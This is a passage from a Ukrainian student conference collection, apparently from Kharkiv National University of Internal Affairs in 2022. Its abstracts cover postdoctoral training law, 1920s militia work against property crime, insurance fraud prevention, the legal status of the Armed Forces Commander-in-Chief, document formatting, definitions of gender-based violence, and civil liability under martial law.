Вважаємо, що для України є цікавим і корисним досвід побудови систем підготовки наукових і науково-педагогічних кадрів у Таджикистані та Молдові, тому що відсутність програми постдокторантури на законодавчому рівні певною мірою може призвести до іміграції висококваліфікованих українських фахівців і студентів до ЄС та інших країн.

На цей час чинна редакція Закону України «Про наукову і науково-технічну діяльність» потребує суттєвих доопрацювань, уточнень та доповнень, які обумовлені тими реаліями життя, що виникають у процесі безпосереднього проведення наукових досліджень і виконанні науково-технічних (експериментальних) розробок нашими вченими.

Тому вважаємо, що з метою вдосконалення системи підготовки наукових кадрів найвищої кваліфікації в Україні необхідно закріпити на законодавчому рівні особливості впровадження та функціонування інституту постдокторантури, а саме – додати наступні зміни до Закону України «Про наукову і науково-технічну діяльність».

1. Частину першу статті 27 «Підготовка наукових кадрів та підвищення їхньої кваліфікації» Закону України «Про наукову і науково-технічну діяльність» викласти в такій редакції «1. Основними формами підготовки наукових кадрів вищої кваліфікації є аспірантура, ад'юнктура, докторантура та постдокторантура».

2. Розробити та внести окрему статтю 27¹, в якій передбачити:

1. Мету організації програм постдокторантури та вимоги до постдокторантів.

2. Перелік установ, що мають право організовувати постдокторантури.

3. Джерала та порядок фінансування програм постдокторантури.

4. Оформлення завершального етапу проходження постдокторантури.

5. Порядок розроблення та затвердження «Положення про постдокторантуру».

Список бібліографічних посилань

1. Стратегічний план Міністерства освіти і науки України до 2024 року URL:<https://mon.gov.ua/storage/app/media/news> (дата звернення: 06.06.2022).

2. Законопроект «Про внесення змін до Закону України “Про наукову та науково-технічну діяльність” щодо питань дослідницької інфраструктури та підтримки молодих вчених» офіційний веб-сайт МОН: URL:<https://cutt.ly/2Rmxjfh>, (дата звернення: 06.06.2022).

3. Закон Республіки Таджикистан «Про вищу та післявузівську професійну освіту» URL:https://base.spinform.ru/show_doc.fwx?rgn=28115 (дата звернення: 06.06.2022).

4. Кодекс Республіки Молдова «Про освіту» URL:https://www.legis.md/cautare/getResults?doc_id=130514&lang=ru (дата звернення: 06.06.2022).

Одержано 09.06.2022

Софія Олегівна ПОНОМАРЕНКО,

курсант групи Ф2-101

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат історичних наук, доцент Г. Г. Дедурін

БОРотьба мліцїї з майновими злочинами на початку 1920-х рр.

На початку 1920-х рр. відбувається помітне зростання організованих форм злочинності у сфері майнових злочинів. Підґрунтям для цього була не тільки продовольча криза та загальне зубожіння

країни після семи років безперервних війн, але й нова економічна політика, яка породила нові кадри соціально небезпечного елементу. Тому одним з основних напрямків діяльності міліції стала боротьба зі спекуляцією хлібом і іншими продовольчими товарами, що набула справді організованого характеру. На великих залізничних станціях і пристанях виставлялися спеціальні загороджувальні загони, що організовувалися з робітників. У містах і сільській місцевості працівники міліції здійснювали нагляд за власниками магазинів, що приховували товари з метою підвищення цін, проводили масові обшуки інших спекулянтів.

Особливо була поширена спекуляція продовольчими товарами і сільськогосподарськими продуктами, зокрема мукою. Вона набула масового характеру і тому була особливо небезпечною. Найбільш враженими такого вида злочинами виявилися Київська та Одеська губернії [1, с. 33]. Саме в цих регіонах спостерігався найвищий рівень безробіття, що підштовхувало людей до протизаконних способів збагачення. Що характерно, ці ж губернії зберігали сумне лідерство і у сфері злочинів з виявами шахрайства, вимагання, підробки грошових знаків.

Народне господарство зазнавало чималих збитків і через розкрадання державного майна. Майнові злочини протягом 1920-х рр. Становили близько 90% від кількості усіх злочинів у республіці. Під впливом поживлення економічного життя з'явилися такі нові злочини, як укладення договорів заздалегідь збиткових для держави, надання фальсифікованих даних при внесенні до реєстрів підприємств торгово-промислової спрямованості тощо. На міліцію були покладені обов'язки по припиненню зловживань при заготівлі і вивезенні лісу, вантажів із цінним устаткуванням, охорона залізничних перевезень [2, с. 31].

У Роменській та Конотопській округах діяла шахрайська зграя, що за готівку скуповувала дешевий товар (лом та мотлох), відправляла його залізницею в інше місце призначення, отримуючи дублікат накладної на відправлений груз. Під дублікат залізничної накладної, інкасованої у відділенні банку, шахраї отримували в кредит цінні товари на значну суму з якими зникали [3, с. 99]. Лише високопрофесійні дії залізничної міліції дозволили внаслідок проведення низки оперативно-розшукових заходів, виявити та знешкодити шахрайську групу.

Приблизно в той же час у Харкові було ліквідовано ще одну шахрайську групу на чолі з досвідченим шахраєм Т. Пашковським. Кілька років він їздив по різних містах, представляючи з себе командира неіснуючої військової частини. В цьому йому допомагало кілька посібників. Отримуючи для «своїєї частини» продовольство,

він зникав у невідомому напрямку. Інколи він змінював амплуа, виступаючи у ролі «відповідального радянського працівника». Наприкінці 1922 р. Т. Пашковський опинився у Харкові, де влаштувався Всеукрторгпром на посаду технічного агента. Втягнувши до своєї групи кількох співробітників даної організації, шахрай почав планувати різноманітні афери, головним чином пов'язані з нелегальним збутом хліба та мануфактури по підробним документам. Робітники губрозшуку стали на заваді планам шахрайського угруповання, заарештувавши одинадцять його активних учасників [4].

Отже, на території республіки досить широке розповсюдження, як одна з форм організованої злочинності, мали різні види майнових злочинів (спекуляція, розкрадання державного майна, крадіжки тощо). Проте, вже до середини 1920-х рр. успіхи у боротьбі з різними формами злочинності, зокрема і організованими, характеризувалися високим відсотком розкриття злочинів правоохоронними органами.

Список бібліографічних посилань

1. Зайцев Б., Мигаль Б. Харьковская городская милиция в 1920-х гг. Universitates. 2008. № 4. С. 29 – 41.
2. Історія органів внутрішніх справ. Частина II (XX століття). Навчальні матеріали до спецкурсу / за ред. Л. Зайцева. Харків: Університет внутрішніх справ, 1999. 154 с.
3. Михайленко П. Історія міліції України у документах і матеріалах. К.: Генеза, 1999. Т. 2. 1926 – 1937 рр. 412 с.
4. Вісті ВУЦВК. 1923. 13 вересня.

Одержано 31.05.2022

Аміна Олександрівна ПРИХОДЬКО,

студентка групи СФдср-18-1 Сумської філії

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри соціально-економічних дисциплін Сумської філії

Харківського національного університету внутрішніх справ,

кандидат економічних наук С. А. Петровська

ПРОТИДІЯ ШАХРАЙСТВУ НА СТРАХОВОМУ РИНКУ УКРАЇНИ

Страхові шахрайства можна віднести до фінансових злочинів та злочинів, що мають високу суспільну небезпеку. Оскільки вони не дозволяють страхуванню в повній мірі виконувати свої основні

функції: формувати страхові фонди, які призначені для компенсації можливих збитків та зменшення втрат, спричинених страховими випадками; підвищення фінансової стабільності господарюючих суб'єктів; зменшення економічних ризиків тощо.

Ринок страхових послуг є другим за рівнем капіталізації серед інших небанківських фінансових ринків. Тому питання боротьби із страховими шахрайствами наразі є досить актуальними в Україні.

За статистикою в Україні в останні роки найбільш схильними до шахрайства є такі види страхування, як: автострахування, медичне страхування, страхування життя й здоров'я та інші види страхування [1].

Для протидії шахрайству на страховому ринку необхідно здійснювати комплекс взаємопов'язаних заходів, таких як: виявлення шахрайства, його розслідування, запобігання порушенням, розробка критеріїв оцінки та аналізу рівня шахрайства у страхуванні.

Необхідно відмітити, що для подолання або хоча б зменшення проблеми страхового шахрайства в Україні потрібні спільні зусилля страховальників, страховиків, правоохоронних структур та держави.

Основне місце у боротьбі із страховими шахрайствами та їх протидії належить правоохоронним структурам, які повинні фіксувати фактичні дані про шахрайські дії певних осіб та груп, за які передбачена відповідальність Кримінальним кодексом України [2].

Позитивний результат повинно принести створення при Уповноваженому органі спеціального відділу по боротьбі із правопорушеннями у сфері страхування. Даний відділ повинен:

- створити спеціалізовану базу даних, яка буде містити відомості про шахраїв та їх злочинні дії і про підозрілих осіб. Доступ до бази повинні мати усі страховики та, за необхідності, страховальники;
- налагодити механізм оперативного обміну інформацією між страховими компаніями та правоохоронними органами України;
- проводити навчання працівників страхових компаній щодо можливостей виявлення та попередження страхових злочинів, також проведення спільних навчально-практичних семінарів і тренінгів за участю працівників правоохоронних органів з обговоренням технологій страхового шахрайства, відповідних засобів і методів протидії;
- розробка для страховиків методичних рекомендацій по виявленню ознак страхового шахрайства та інших правопорушень на етапах укладання та виконання договорів страхування;
- налагодити співробітництво із правоохоронними та судовими структурами для оперативного реагування на прояви фактів страхового шахрайства;

- інформувати суспільство про заходи, які були здійснені для попередження та виявлення шахрайств у страхуванні.

Також вагомим кроком у протидії страховим шахрайствам є впровадження інформаційних технологій для автоматизованого збору, аналізу та зберігання інформації, використання яких підвищить ефективність виявлення протиправної поведінки на страховому ринку. Розробка спеціальних аналітичних програм дозволить виявляти ознаки страхового шахрайства в автоматичному режимі, зі зняттям обмежень щодо обробки персональних даних при моніторингу інформації.

Одночасно важливою є роль страховиків та працівників страхового ринку у виявленні та протидії страховим шахрайствам. Адже, вони найпершими контактують із шахраями та схемами їх діяльності. Тому для захисту від страхових злочинців страховики зобов'язані створювати внутрішні відділи, у яких працюватимуть досвідчені спеціалісти і будуть виявляти недобросовісних клієнтів та спроби шахрайства ще на початкових етапах страхування. Формування єдиної спільної бази даних та механізму обміну інформацією між страховими компаніями про підозрілих страхувальників та можливі шахрайські схеми є надзвичайно актуальним питанням сьогодення також.

У свою чергу, держава теж зобов'язана виконувати важливу роль у протидії страховим шахрайствам. Вона повинна охороняти важливий фінансовий сектор шляхом удосконалення законодавства щодо протидії та боротьби із страховим шахрайством.

Список бібліографічних посилань

1. Неджеря В.І. Ризики страхового шахрайства та методи боротьби з ними. Ефективна економіка, 2020. № 3. URL: <http://www.economy.nauka.com.ua/?op=1&z=7742>.

2. Петровська С.А. Страхові шахрайства та боротьба з ними. Харківський національний університет внутрішніх справ: 25 років досвіду та погляд у майбутнє (1994-2019 рр.): збірник тез доповідей на міжнар. наук.-практ. конф. (Харків, 22 листоп. 2019 р.). Харків, 2019. С. 360–362.

Одержано 31.05.2022

Вікторія Миколаївна ПУРИШ,

курсант групи Ф4-203

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри конституційного і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. І. Радченко***

ОСОБЛИВОСТІ КОНСТИТУЦІЙНО-ПРАВОВОГО СТАТУСУ ГОЛОВНОКОМАНДУВАЧА ЗБРОЙНИХ СИЛ УКРАЇНИ

Збройні Сили України (далі – ЗСУ) – це військове формування, на яке відповідно до ч. 2 ст. 17 Конституції покладаються оборона України, захист її суверенітету, територіальної цілісності і недоторканності [1].

Посада Головнокомандувача Збройних Сил України – є найвищою військовою посадою в державі.

Варто наголосити на деяких особливостях визначення конституційно-правового статусу Головнокомандувача ЗСУ. Безпосередньої згадки в Конституції України про нього немає. Натомість, він регламентується низкою законів та підзаконних нормативно-правових актів, насамперед, указами Президента України. Відповідно до їхніх положень Головнокомандувач ЗСУ є керівником Збройних Сил України, організовує підготовку ЗСУ та інших сил оборони до їхнього застосування з відсічі збройній агресії та здійснює безпосереднє військове керівництво під час бойових дій, здійснює безпосереднє військове керівництво Збройними силами України, контроль стану забезпечення армії військовою технікою, озброєнням та іншими ресурсами, звітує перед Президентом України і Міністром оборони про досягнення військово-стратегічних цілей в сфері оборони [2].

При цьому, Законом України «Про Збройні Сили України», визначається, що безпосереднє військове керівництво — діяльність, спрямована на здійснення заходів щодо розвитку Збройних Сил України, їх технічного оснащення, підготовки та всебічного забезпечення, визначення основ їх застосування, а також управління ними, а згідно зі ст. 8 Закону України «Про Збройні Сили України», Головнокомандувач Збройних Сил України здійснює через Генеральний штаб ЗСУ безпосереднє військове керівництво Збройними Силами України [3].

Ураховуючи запроваджений Указом Президента України 24 лютого 2022 року воєнний стан [4], було надано повноваження

відповідним органам державної влади, військовому командуванню, військовим адміністраціям та органам місцевого самоврядування, необхідних для відвернення загрози, відсічі збройної агресії та забезпечення національної безпеки, усунення загрози небезпеки державній незалежності України, її територіальній цілісності.

Згідно зі ст. 4 Закону України «Про правовий режим воєнного стану» на територіях, де введено особливий правовий статус може бути створено тимчасові державні органи – військові адміністрації. Військову адміністрацію очолює начальник, який призначається на посаду і звільняється з посади Президентом України за пропозицією Генерального штабу ЗСУ або відповідної обласної державної адміністрації. Також, за поданням Головнокомандувача ЗСУ Президентом України затверджується перелік посад у військових адміністраціях населених пунктів, які підлягають заміщенню військовослужбовцями військових формувань, особами рядового і начальницького складу правоохоронних органів, а також перелік посад, що можуть бути заміщені військовослужбовцями військових формувань, особами рядового і начальницького складу правоохоронних органів у районній, обласній військовій адміністрації. До повноважень Генерального штабу ЗСУ ще відноситься координація та контроль діяльності обласних та районних військових адміністрацій, також, Головнокомандувач ЗСУ затверджує структуру і штатний розпис обласних, районних військових адміністрацій [5].

Натомість, серед основних напрямків діяльності Головнокомандувача ЗСУ, визначених Указом Президента України від 27 березня 2020 року № 123/2020 «Питання Головнокомандувача Збройних Сил України» [2], відсутні будь-які функції політичного характеру, на кшталт внесення Генеральним штабом, який підпорядковується Головнокомандувачу ЗСУ, подань Президенту України про призначення на посаду й звільнення з посади голів військових адміністрацій, а також внесення подань Президенту України стосовно визначення переліку посад у військових адміністраціях населених пунктів, які підлягають заміщенню військовослужбовцями військових формувань, особами рядового і начальницького складу правоохоронних органів, а також перелік посад, що можуть бути заміщені військовослужбовцями військових формувань, особами рядового і начальницького складу правоохоронних органів у районній, обласній військовій адміністрації, як це передбачено ст. 4 Закону України «про правий режим воєнного стану» [5].

Виходячи із закріпленого наразі у чинному законодавстві конституційно-правового статусу Головнокомандувача ЗСУ, можна

зробити висновок про наявність у нього двох категорій повноважень: у військовій сфері (військових) й у невійськовій сфері (політичних). Повноваження у першій є більш широкими як чисельно, так і за змістом. У другій сфері вони значно скромніші.

Проте, саме повноваження Головнокомандувача у політичній сфері мають бути предметом обговорень і дискусій, оскільки ця посада є суто військовою, а армія в демократичних країнах за установленою і загальновизнаною практикою перебуває не тільки поза політикою, а й під надійним, реальним, ефективним демократичним цивільним контролем. Так, одним з основних принципів державної політики у сферах національної безпеки і оборони України, закріплено у ч. 2 ст. 3 Закону України «Про національну безпеку України», є принцип верховенство права, підзвітності, законності, прозорості та дотримання засад демократичного цивільного контролю за функціонуванням сектору безпеки і оборони та застосуванням сили [6].

Враховуючи вищезазначене, глибоко переконані, що наділення Головнокомандувача ЗСУ будь-якими функціями і повноваженнями у політичній сфері, навіть у мінімальному обсязі, має відбуватися вкрай обережно й послідовно й лише у виняткових випадках (наприклад, в умовах збройної агресії проти України), аби не створювати передумов потенційного втручання військових у політичні процеси в нашій державі.

Список бібліографічних посилань

1. Конституція України від 28 червня 1996 р. (із змін.). URL: <http://zakon1.rada.gov.ua/laws/show/254к/96-вр>.
2. Питання Головнокомандувача Збройних Сил України : Указ Президента України від 27 бер. 2020 р. № 123/2020. URL: <https://www.president.gov.ua/documents/1232020-33085>.
3. Про Збройні Сили України : Закон України від 6 грудня 1991 р. № 1934-XII. URL: <https://zakon.rada.gov.ua/laws/show/1934-12#n97>.
4. Про введення воєнного стану в Україні : Указ Президента України від 24 лют. 2022 р. № 64/2022. URL: <https://www.president.gov.ua/documents/642022-41397>.
5. Про правовий режим воєнного стану : Закон України від 12 трав. 2015 р. № 389-VIII. URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text>.
6. Про національну безпеку України : Закон України від 21 черв. 2018 р. № 2469-VIII. URL: <https://zakon.rada.gov.ua/laws/show/2469-19#Text>.

Одержано 07.06.2022

Лілія Денисівна ПУТЯТО,

курсантка групи Ф2-107

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

*кандидат філологічних наук, доцент **В. А. Перцева***

КУЛЬТУРА ОФОРМЛЕННЯ ДОКУМЕНТА

Існує думка, що численні ідеї, які людина вкладає у все, що вона створила, є одним із проявів культури, на відміну від стихійного світу природи. Процес оформлення документа теж можна вважати культурою, тим більше, що суб'єкт цього процесу повинен дотримуватися допустимих у суспільстві знань, стандартів, правил, які гарантують реалізацію основних законів комунікації.

Документ, як об'єкт комунікації, має певні властивості, які дозволяють визнати його рівнозначним учасником процесу ділового спілкування. Під впливом змін і новацій, що постійно відбуваються в комунікативному метаспросторі, документ, так або інакше, набуває нових ознак і якостей. Форма документа постійно корегується, його зміст виражається також новими знаковими одиницями, які несуть оновлене змістове навантаження.

Серед основних властивостей документа виділяються нормативна, мовна й естетична. Спеціалісти, чия професійна діяльність пов'язана з документотворенням, надають перевагу саме значенню нормативності, суворому дотриманню державних стандартів у процесі оформлення документа. Державні стандарти дозволяють передбачити можливі форми документа й завдяки узагальненим зразкам частково регулюють його зміст. Нормативність документа забезпечується уніфікацією та стандартизацією, які є гарантом внесення до складу формуляра документа усіх необхідних реквізитів.

Важливим проявом культури оформлення документа є обов'язкове дотримання основних вимог офіційно-ділового стилю:

- стислості (очищення тексту від вторинних деталей),
- повноти (усі фундаментальні думки автора повинні бути показані в документі),
- точності (правильне використання слів, словосполучень із точки зору їх значення й форми),
- об'єктивності (логічність і точність вираження змісту),
- коректності й беземоційності (дотримання етичних норм у тексті документа),

-грамотності (на лексичному, стилістичному, морфологічному рівнях мови).

Невиконання вимог офіційно-ділового стилю мови, з одного боку, ускладнює роботу з документами, а з іншого – позбавляє або знижує їх юридичну й практичну значущість.

Третім, хоча й менш значним компонентом культури оформлення документа можна назвати його формально-атрибутивні засоби: використання «читабельного» шрифту (його насиченість, підкреслення, уживання різних кольорів), рубрикація тексту, корегування міжрядкового інтервалу для кращого сприйняття, виділення ключових слів.

Отже, з поняттям «культура» в процесі документотворення на практиці асоціюється поняття «грамотність»: нормативна й мовна. Естетичний же фактор із цим поняттям практично не поєднується. Але слід зауважити, що естетичний прояв документа відповідає за рівень комфортності, зручності візуального сприйняття документа, і розвиток цієї властивості сприяє визнанню документа як рівноцінного учасника процесу ділового спілкування, підтримує формування культури оформлення документа.

Отже, естетичну культуру документа можна презентувати у вигляді певних рівнів. Перше ознайомлення суб'єкта з документом відбувається на фізіологічному рівні через зорове сприйняття. Тут вирішальне значення мають колір, розмір документа, його загальні фізичні характеристики. Зоровий образ формується у свідомості суб'єкта через відбиття форми документа, складається перше загальне оцінювання, враження про документ.

Другий естетичний рівень можна назвати композиційним. Оскільки документ – це об'єкт, що вимагає не лише практичних навичок щодо його укладання, але й певною мірою творчих здібностей, в ньому треба дотримуватися логіки не лише у виборі відповідного формуляру, але й у його оформленні, тобто орієнтуватися на психологію суб'єкта, на властивості зорового сприйняття. На цьому рівні отриманий зоровий образ документа уточнюється, відбувається його остаточне оцінювання суб'єктом. Саме тут може оцінюватися зручність сприйняття документа, а також робляться перші висновки про адресанта.

Отже, естетична складова документа разом із нормативною й мовною формують культуру оформлення документа, перетворюючи його на рівноцінного учасника комунікативного процесу.

Документ – це субстанціональний текст, який має стабільну матеріальну форму. Проте ця форма обмежена вимогами офіційно-

ділового стилю, тобто у ній використовуються шаблони, кліше, трафарети, що не потребують особливих творчих зусиль, а лише вимагають певного мовного автоматизму. Хоча треба зауважити, що попри багатство мови, жодне слово не може абсолютно точно відбити сутність ідеї, думки, адже щоразу набуває нового значення в нових текстових обставинах. І саме розвиток культури оформлення документа дозволяє зменшити комунікативні бар'єри між суб'єктами ділових стосунків.

Основне завдання, яке висувається до оформлення документа, – дотримуватись злагодженості між креативно-рухливою ідеєю й статичною матерією, тобто знайти умови й засоби, у яких матеріальна форма документа максимально відповідатиме його змісту. Отже, культуру оформлення ділового документа треба обов'язково розвивати для досягнення єдності форми й змісту документа.

Одержано 15.05.2022

Наталія Олегівна РАСТОРГУЄВА,

слухачка магістратури групи Ф1-201м

Харківського національного університету внутрішніх справ

Науковий керівник:

професорка кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Ю. О. Загуменна

ОКРЕМІ ПИТАННЯ ПОНЯТІЙНОГО АПАРАТУ ГЕНДЕРНО ОБУМОВЛЕНОГО НАСИЛЬСТВА

Увага науковців до проблем гендерно-обумовленого насильства в Україні була привернута наприкінці ХХ - на початку ХХІ ст. Питання гендерно-обумовленого насильства розглядалось крізь призму феміністичних досліджень та діяльність жіночих вітчизняних і міжнародних правозахисних рухів, організацій [1, с.68]. Саме протягом останніх десятиліть в українському суспільстві відбуваються суттєві зміни в осмисленні та легітимізації гендерних відносин. Україна ратифікувала основні міжнародні документи стосовно забезпечення рівних прав і можливостей для чоловіків і жінок: Конвенцію ООН про ліквідацію всіх форм дискримінації щодо жінок, Цілі розвитку тисячоліття ООН визначивши забезпечення гендерної складової як одного з ключових векторів розвитку державної політики.

В правовому середовищі України проблеми закріплення понятійного апарату гендерно-обумовленого насильства набули актуальності внаслідок підписання Конвенції Ради Європи про запобігання насильству стосовно жінок і домашньому насильству та боротьбу із цими явищами (Стамбульської конвенції) 2011 року, але ратифікація зазначеної Конвенції так і не відбулася по сьогоднішній день. Спроби вдосконалити кримінальне законодавство та ввести в обіг загальноприйняті поняття сексуальної орієнтації та гендерної ідентичності не знайшли підтримки «парламентарів». Верховна Рада України не допустила відповідний законопроект №3316 від 09.04.2020 до першого читання.

Відповідно до Конституції України, людина, її життя і здоров'я, честь і гідність, недоторканність і безпека визнаються в Україні найвищою соціальною цінністю, а утвердження і забезпечення її прав та свобод є головним обов'язком держави [2].

Бюро з питань демократичних інститутів та прав людини Організації з безпеки та співробітництва в Європі зазначає, що сексуальне та гендерне насильство – це крайня форма дискримінації і серйозне порушення прав людини, яке може негативно вплинути на численні права людини, включаючи право на життя, свободу та особисту недоторканність, а також право на свободу від катувань та інших жорстоких, нелюдських або таких, що принижують гідність, видів поводження і покарання [3].

Українське законодавство не містить офіційного визначення терміну гендерно-обумовленого насильства. Аналізуючи роботи науковців та звіти міжнародних правозахисних організацій можна знайти наступні визначення цього терміну:

- будь-який акт завдання шкоди, що вчиняється проти волі особи і пояснюється соціальними (гендерними) відмінностями між чоловіками і жінками, викликає серйозну і зростаючу стурбованість в умовах надзвичайних гуманітарних ситуацій. Зокрема, це дії, що заподіюють фізичну, сексуальну або моральну шкоду або страждання, погроза вчинення таких дій, примус та інші форми позбавлення волі, та які можуть вчинятись як публічно, так і в приватному порядку [4];

- негативні діяння однієї особи/групи осіб, викликані статевою приналежністю іншої особи/групи осіб та спрямовані на порушення прав, свобод та можливостей у приватній та/або публічній сферах діяльності жінки/чоловіка через психологічні, фізичні, сексуальні та інші методи впливу – О. С. Перунова [5, с.219];

– насильство, побудоване на основі використання сили, що спирається на ознаку статі (включає словесні образи, погрози, побої, примус до сексуального зв'язку тощо) – С. В. Євченко [6, с. 146-147] ;

– суспільно небезпечна поведінка особи (насильника) як чоловіка, так і жінки стосовно протилежної статі (жертви), яка проявляється у спричиненні фізичних, сексуальних, морально-психологічних та інших страждань або у погрозах їх застосування – В. І. Попіль [7].

Досліджуючи гендерно-обумовлене насильство, науковці при характеристиці потерпілих визначають їх виключно як жінку та чоловіка, оскільки категорія «гендер» та «стать» є різними за своїм змістом. В такому випадку гендерно-обумовлене насильство, відповідно до своєї назви, стосується не лише жінок та чоловіків, а й осіб, які усвідомлюють себе представником тієї чи іншої статі, та особливостей само сприйняття і уявлень людини про себе в контексті сексуальної поведінки.

Таким чином, при формулюванні визначення поняття гендерно-обумовлене насильство правильним видається його статеві нейтральне наповнення, що ставить під питання коректність попередніх напрацювань для створення єдиного визначення. Підсумовуючи вищенаведене пропонуємо наступний варіант визначення терміну «гендерно-обумовлене насильство» - це порушення прав людини й форма її дискримінації у зв'язку з її гендерною приналежністю, що означає всі акти насильства, результатом яких є або може бути фізична, психологічна, сексуальна, економічна або інша шкода чи страждання, в тому числі погроза вчинення таких дій, примус або свавільне позбавлення волі.

Список бібліографічних посилань

1. Ліончук Р. Термін «гендер» у науковому дискурсі: вітчизняний та зарубіжний підходи / Р. Ліончук // Нова педагогічна думка. - 2013.-№2,- С. 66-70.

2. Конституція України : Закон України від 28 червня 1996 р. № 254к/96-ВР / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/254к/96-вр#Text>

3. Preventing and Addressing Sexual and Gender-Based Violence in Places of Deprivation of Liberty. Standards, Approaches and Examples from the OSCE Region. Warsaw, Poland. 2019. URL: <https://www.osce.org/odihr/427448?download=true>

4. UNHCR Policy on the Prevention of, Risk Mitigation and Response to Gender-based Violence, 2020 URL: <https://www.unhcr.org/5fa018914/unhcr-policy-prevention-risk-mitigation-response-gender-based-violence>

5. Перунова О.С. Гендерно-обумовлене насильство: поняття та ознаки. Правове життя сучасної України : матеріали Міжнар. наук.-практ. конф. (Одеса, 15 травня 2020 р.) : у 3 т. Т. 1. Одеса : Гельветика, 2020. С. 216-220.

6. Євченко С.В. Гендерне насильство (gender violence). Енциклопедія прав людини: соціально-педагогічний аспект : колективна монографія / за заг. ред. Н.А. Сейко. Житомир, 2014. С. 145-149.

7. Попіль В.І. Гендерне насильство: кримінально-правові та кримінологічні аспекти. URL: <http://vuzlib.com/content/view/127/60/>

Одержано 31.05.2022

Марія Володимирівна РАЧЕК,

*студентка 3 курсу факультету міжнародної торгівлі та права
Державного торговельно-економічного університету (м. Київ)*

Науковий керівник:

*доцент кафедри міжнародного, цивільного та комерційного права
Державного торговельно-економічного університету,
кандидат юридичних наук, доцент Г. О. Ільченко*

ПРОБЛЕМНІ ПИТАННЯ ЦИВІЛЬНОГО ПРАВА В КОНТЕКСТІ ЗВІЛЬНЕННЯ ГРОМАДЯН ВІД ЦИВІЛЬНО-ПРАВОВОЇ ВІДПОВІДАЛЬНОСТІ В УМОВАХ ВОЄННОГО ЧАСУ

Цивільне право відіграє велику роль в українській правовій системі, так як виконує функції регулювання суспільних відносин, що відбуваються при реалізації основних прав і свобод людини в різних сферах життєдіяльності. Згідно ст. 3 Конституції України цивільне право спрямоване на забезпечення охорони основних цінностей, таких як: життя людини, її безпека, гідність, здоров'я, честь та недоторканність [1]. Якщо в публічному праві правовий захист відбувається за рахунок політики та правової охорони, то в цивільному праві людина може захищати себе, свої інтереси, життя, здоров'я та майнові інтереси сама, маючи можливість врегульовувати відносини на власний розсуд. Тому можна стверджувати, що цивільні відносини сформовані на вільному волевиявленні, майновій самостійності та юридичній рівності їх учасників. Стаття 3 Цивільного кодексу України (далі – ЦК України) відкриває нам принципи, яким слідує цивільне право, до складу яких входять: справедливість, добросовісність та розумність [2]. До засад цивільного законодавства

також відносяться: свобода підприємницької діяльності (яка не є забороненою законом), свобода договору, судовий захист права та інтересу, а також неприпустимість втручання в особисте життя особи, неприйнятність позбавлення права власності (окрім випадків, що встановлені законом та Конституцією України). Джерелом цивільного права в Україні є практика Європейського суду з прав людини та Конвенція про захист прав людини і основоположних свобод, яку застосовують суди при розгляді справ за ст. 17 Закону України «Про виконання рішень та застосування практики Європейського суду з прав людини» [3]. Нюанси цивільного законодавства на території України полягають у недостатньому нормативному регулюванні, проблемах зловживання правом, настанні відповідальності, реалізації права власності, а також широкому спектрі проблем пов'язаних з корпоративним правом та необхідні системних удосконалень у сфері інтелектуальної власності [4]. Отже, бачимо, що цивільне право є важливою галуззю, яку потрібно постійно вдосконалювати задля відповідного дотримання принципів та механізмів регулювання.

Стаття 15 ЦК України містить норму відповідно до якої кожна людина має право на захист свого цивільного права у разі його порушення, оспорування чи невизнання [5]. Тобто, кожна особа має право на захист власних інтересів, що не суперечать нормам цивільного законодавства. Здійснити дане право може кожна людина шляхом звернення до суду, з метою захисту особистого майнового або немайнового права та інтересу (ст. 16 ЦК України), керуючись нормами Цивільного процесуального кодексу України (далі – ЦПК України). Цивільне судочинство охороняє права та законні інтереси юридичних та фізичних осіб, а також державні інтереси та суспільні, шляхом судового розгляду вирішуються цивільні справи у відповідності з чинним законодавством. Аналізуючи чинне законодавство України, можна стверджувати, що існують такі види прогалин як: бюрократизація у сфері судових та правоохоронних органів, довгі строки судових процесів (справи мають схильність розглядатися від 2-3 років, що порушує принципи розумності строків судового розгляду, керуючись статтею 157 ЦПК України). Також значним мінусом є нігілістично-правове ставлення суспільства, що полягає в зневажанні вимог закону та принципів права. Відносно проблем суспільства - присутній високий рівень недовіри до судової влади, а саме значення її ролі та функцій, її справедливості та неупередженості. Отже, цивільний процес в Україні спрямований на захист прав та свобод людини, але аналізуючи кількість прогалин у чинному

законодавстві, можна стверджувати, що повинні бути застосовані негайні заходи вирішення таких проблем задля справедливого та ефективного судового захисту.

Одними з найголовніших факторів, що впливають на регулювання цивільного права є політичні процеси в державі, які в даному випадку пов'язані з війною на території України. Враховуючи запровадження воєнного стану, Торгово-промислова палата України розмістила на своєму сайті офіційний лист від 28.02.2022 року щодо засвідчення форс-мажорних обставин (обставин непереборної сили). Це є спрощення процесу визнання форс-мажорних обставин, тобто в даному випадку - це обставини непереборної сили через військову агресію Російської Федерації проти України. Дані положення свідчать, що за зазначених об'єктивних, надзвичайних та невідворотних обставин є неможливим виконання договорів, контрактів, законодавчих або ж інших нормативних актів, інших обов'язків та зобов'язань суб'єктів господарської діяльності та фізичних осіб [6]. Стаття 617 ЦК України посвідчує, що при порушенні зобов'язання, особа звільняється від відповідальності за рахунок підтверджуючих фактів щодо дії непереборної сили, які сприяли порушенню даного обов'язку. Розглядаючи як приклад орендні відносини, можна підсумувати такі способи вирішення проблеми невиконання зобов'язань при форс-мажорних обставинах: розірвання договору, зміна форми та періодичності орендної плати, звільнення від орендної плати (за умови невикористання майна за певний проміжок часу) за ч. 6 ст. 762 ЦК України., зупинення дії договору, а також зменшення орендної плати [7]. Отже, підсумовуючи усе вищесказане можна дійти висновку, що лист ТППУ від 28.02.2022 підтверджує неможливість виконання обов'язків за обставин воєнних дій на визначеній території, але особа повинна підтвердити дану інформацію фактами.

